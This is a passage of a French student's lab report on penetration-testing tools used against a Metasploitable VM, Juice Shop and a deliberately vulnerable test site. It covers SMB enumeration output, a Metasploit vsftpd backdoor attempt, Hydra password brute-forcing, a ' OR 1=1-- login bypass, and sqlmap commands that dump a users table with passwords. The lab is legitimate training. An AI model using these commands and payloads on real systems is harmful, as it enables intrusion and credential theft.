Max rtt: 4.101ms | Min rtt: 1.315ms | Avg rtt: 1.936ms
Raw packets sent: 5 (200B) | Rcvd: 5 (220B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.07 seconds
```

g) enum4linux

Ici cat enum4linux_10.12.255.128.txt sert à afficher le contenu le contenu de mon fichier texte dans la console. Je peux accéder à tout moment au résultat de la commande que j'ai effectué et retrouver toutes les informations SMB dont la politique de mots de passe ou les noms d'utilisateurs sur la machine cible par exemple :

```
┌──(root㉿kali)-[~]
└─# cat enum4linux_10.12.255.128.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Nov 10 10:51:32 2025

 ========================== ( Target Information ) ==========================

Target ........... 10.12.255.128
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================== ( Enumerating Workgroup/Domain on 10.12.255.128 ) =====================


[+] Got domain/workgroup name: WORKGROUP


 ============================ ( Nbtstat Information for 10.12.255.128 ) ============================

Looking up status of 10.12.255.128
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ================================ ( Session Check on 10.12.255.128 ) ================================


[+] Server 10.12.255.128 allows sessions using username '', password ''


 ============================ ( Getting domain SID for 10.12.255.128 ) ============================
```

```
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==================================( OS information on 10.12.255.128 )==================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.12.255.128 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03


 ===============================================( Users on 10.12.255.128 )===============================================

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,,       Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin       Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail      Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)    Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)    Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)    Desc: (null)
```

```
 ==============================( Share Enumeration on 10.12.255.128 )==============================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 10.12.255.128

//10.12.255.128/print$  Mapping: DENIED Listing: N/A Writing: N/A
//10.12.255.128/tmp     Mapping: OK Listing: OK Writing: N/A
//10.12.255.128/opt     Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//10.12.255.128/IPC$    Mapping: N/A Listing: N/A Writing: N/A
//10.12.255.128/ADMIN$  Mapping: DENIED Listing: N/A Writing: N/A
```

```
index: 0×13 RID: 0×3f6 acb: 0×00000011 Account: lp      Name: lp        Desc: (null)
index: 0×14 RID: 0×4c2 acb: 0×00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0×15 RID: 0×43a acb: 0×00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)        Desc: (null)
index: 0×16 RID: 0×4b0 acb: 0×00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0×17 RID: 0×42c acb: 0×00000011 Account: backup  Name: backup    Desc: (null)
index: 0×18 RID: 0×bb8 acb: 0×00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0×19 RID: 0×4c8 acb: 0×00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0×1a RID: 0×3ee acb: 0×00000011 Account: sys     Name: sys       Desc: (null)
index: 0×1b RID: 0×4b6 acb: 0×00000011 Account: klog    Name: (null)    Desc: (null)
index: 0×1c RID: 0×4bc acb: 0×00000011 Account: postfix Name: (null)    Desc: (null)
index: 0×1d RID: 0×bbc acb: 0×00000011 Account: service Name: ,,,       Desc: (null)
index: 0×1e RID: 0×434 acb: 0×00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0×1f RID: 0×436 acb: 0×00000011 Account: irc     Name: ircd      Desc: (null)
index: 0×20 RID: 0×4be acb: 0×00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0×21 RID: 0×4c4 acb: 0×00000011 Account: tomcat55        Name: (null)    Desc: (null)
index: 0×22 RID: 0×3f0 acb: 0×00000011 Account: sync    Name: sync      Desc: (null)
index: 0×23 RID: 0×3fc acb: 0×00000011 Account: uucp    Name: uucp      Desc: (null)

user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
```

```
[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''

S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)
```

```
=========================( Password Policy Information for 10.12.255.128 )=========================


[+] Attaching to 10.12.255.128 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:
```

h) msfconsole

Je commence par ouvrir la console metasploit avec msfconsole et je liste les exploit avec exploit. Je choisis d'utiliser la porte dérobée de vsftpd 2.3.4 (ID 1) avec use exploit/unix/ftp/vsftpd_234_backdoor. Je précise la cible set RHOST 10.12.255.122, le port ftp set RPORT 21 et mon IP set LHOST 172.24.6.218. Ici l'exploit a bien été envoyé, mais la connexion backdoor n'a pas répondu donc je n'ai pas pu ouvrir de session et avoir une console de ma VM metaspoitable.


```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor


 ____________________________________________________________________________
|                                                                            |
|                          3Kom SuperHack II Logon                           |
|____________________________________________________________________________|
|                                                                            |
|                                                                            |
|                                                                            |
|                User Name:          [   security    ]                       |
|                                                                            |
|                Password:           [               ]                       |
|                                                                            |
|                                                                            |
|                                                                            |
|                                  [ OK ]                                    |
|____________________________________________________________________________|
|                                                                            |
|                                                     https://metasploit.com |
|____________________________________________________________________________|


       =[ metasploit v6.4.84-dev                                ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```


```
msf > exploit
[-] Unknown command: exploit. Run the help command for more details.
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.12.255.122
RHOST => 10.12.255.122
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 172.24.6.218
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 172.24.6.218
msf exploit(unix/ftp/vsftpd_234_backdoor) > LPORT 4444
[-] Unknown command: LPORT. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.12.255.122:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.12.255.122:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

i) wireshark

Wireshark permet de visualiser toutes les requêtes, notamment les paquets SYN lors d'un scan Nmap, les connexions FTP non chiffrées, les échanges HTTP etc





j) hydra

Hydra est un outil de test de sécurité permettant de vérifier la robustesse des mots de passe sur différents services réseau (FTP, SSH, HTTP…). On peut même l'utiliser pour tester nos propres mots de passe.

hydra -l anonymous -P /usr/share/wordlists/rockyou.txt ftp://10.12.255.122

-l anonymous = login testé

-P rockyou.txt = liste de mots de passe

ftp://10.12.255.122 = service FTP de ma VM Metasploitable

hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh://10.12.255.122

root = utilisateur testé

wordlist Metasploit = mots de passe simples

-t 6 = 6 threads

protocole SSH

```
┌──(root㉿kali)-[~]
└─# hydra -l anonymous -P /esr/share/wordlists/rockyou.txt ftp://10.12.255.122
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-17 08:02:28
[ERROR] File for passwords not found: /esr/share/wordlists/rockyou.txt

┌──(root㉿kali)-[~]
└─# hydra -l root  -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 6 ssh://10.12.255.122
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-17 08:05:07
[DATA] max 6 tasks per 1 server, overall 6 tasks, 1021 login tries (l:1/p:1021), ~171 tries per task
[DATA] attacking ssh://10.12.255.122:22/
[ERROR] could not connect to ssh://10.12.255.122:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss],
 client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@op
enssh.com,rsa-sha2-512,rsa-sha2-256]
```

Ici j'ai des erreurs qui m'indiquent que le fichier rockyou.txt n'était pas présent et que hydra n'arrive pas à communiquer car le serveur SSH utilise un algorithme trop ancien


k) ssh


Comme on l'a vu juste avant metasploitable utilise un vieil algorithme SSH (ssh-rsa) donc ici je force son utilisation avec ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa root@10.12.255.122 et j'ai ainsi eu accès à la console de ma VM (je connaissais le mot de passe car metasploitable le donne).

```
┌──(root㉿kali)-[~]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@10.12.255.122

msfadmin@10.12.255.122's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Nov 17 07:05:45 2025
msfadmin@metasploitable:~$
```

l) Injection sql

Une injection SQL permet d'injecter dans la requête SQL un morceau de requête non prévu par le système et pouvant compromettre la sécurité. Juice Shop ne filtrant pas correctement les entrées utilisateur j'ai pu réaliser une injection sql et me connecter en tant qu'admin :





En fait, j'entre ' OR 1=1– dans le champ email et n'importe quel caractère dans le mot de passe car 1=1 est toujours vraie donc la condition '' OR 1=1 devient toujours vraie et le reste n'est pas pris en compte car -- signifie que tout ce qui suit est un commentaire.

m) sqlmap

C'est un outil automatisé pour détecter et exploiter les injections SQL. J'ai décidé de l'utiliser sur http://testphp.vulnweb.com/login.php un site vulnérable volontairement. On peut voir qu'il y a un paramètre vulnérable dans l'URL (ici artist=2)

testphp.vulnweb.com/artists.php?artist=2'

OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: Blad3

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

testphp.vulnweb.com/artists.php?artist=2'

OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

J'utilise sqlmap -u testphp.vulnweb.com/artists.php?artist=2 --dbs pour obtenir la DBMS / user / dbs

```
┌──(root㉿kali)-[~]
└─# sudo sqlmap -u testphp.vulnweb.com/artists.php?artist=2 --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
o obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 03:20:31 /2025-11-20/

[03:20:31] [INFO] testing connection to the target URL
[03:20:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:20:32] [INFO] testing if the target URL content is stable
[03:20:32] [INFO] target URL content is stable
[03:20:32] [INFO] testing if GET parameter 'artist' is dynamic
[03:20:32] [INFO] GET parameter 'artist' appears to be dynamic
[03:20:32] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[03:20:33] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site scripting (XSS) attacks
[03:20:33] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

J'utilise sqlmap -u testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables pour avoir accès aux tables de la base de données acuart

```
[03:22:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[03:22:45] [INFO] fetching database names
[03:22:45] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-------------------------------------+
| artists                             |
| carts                               |
| categ                               |
| featured                            |
| guestbook                           |
| pictures                            |
| products                            |
| users                               |
+-------------------------------------+

Database: information_schema
[79 tables]
+-------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS   |
```

J’extrait ensuite la table users avec sqlmap -u testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns

```
Table: products
[5 columns]
+-------------+---------------+
| Column      | Type          |
+-------------+---------------+
| description | text          |
| name        | text          |
| id          | int unsigned  |
| price       | int unsigned  |
| rewritename | text          |
+-------------+---------------+

Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[03:35:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:35:00 /2025-11-20/
```

Puis, je récupère les informat sqlmap -u testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C name,cart,email,pass --dump

```
[03:38:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[03:38:45] [INFO] fetching entries of column(s) `name`,cart,email,pass' for table 'users' in database 'acuart'
[03:38:46] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------+----------------------------------+-----------------+-----+
| name    | cart                             | email           | pass |
+---------+----------------------------------+-----------------+-----+
| hemaanth | 019187e62e3b010ef73f5d28cd6cf4c7 | email@email.com | test |
+---------+----------------------------------+-----------------+-----+

[03:38:48] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[03:38:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:38:48 /2025-11-20/
```

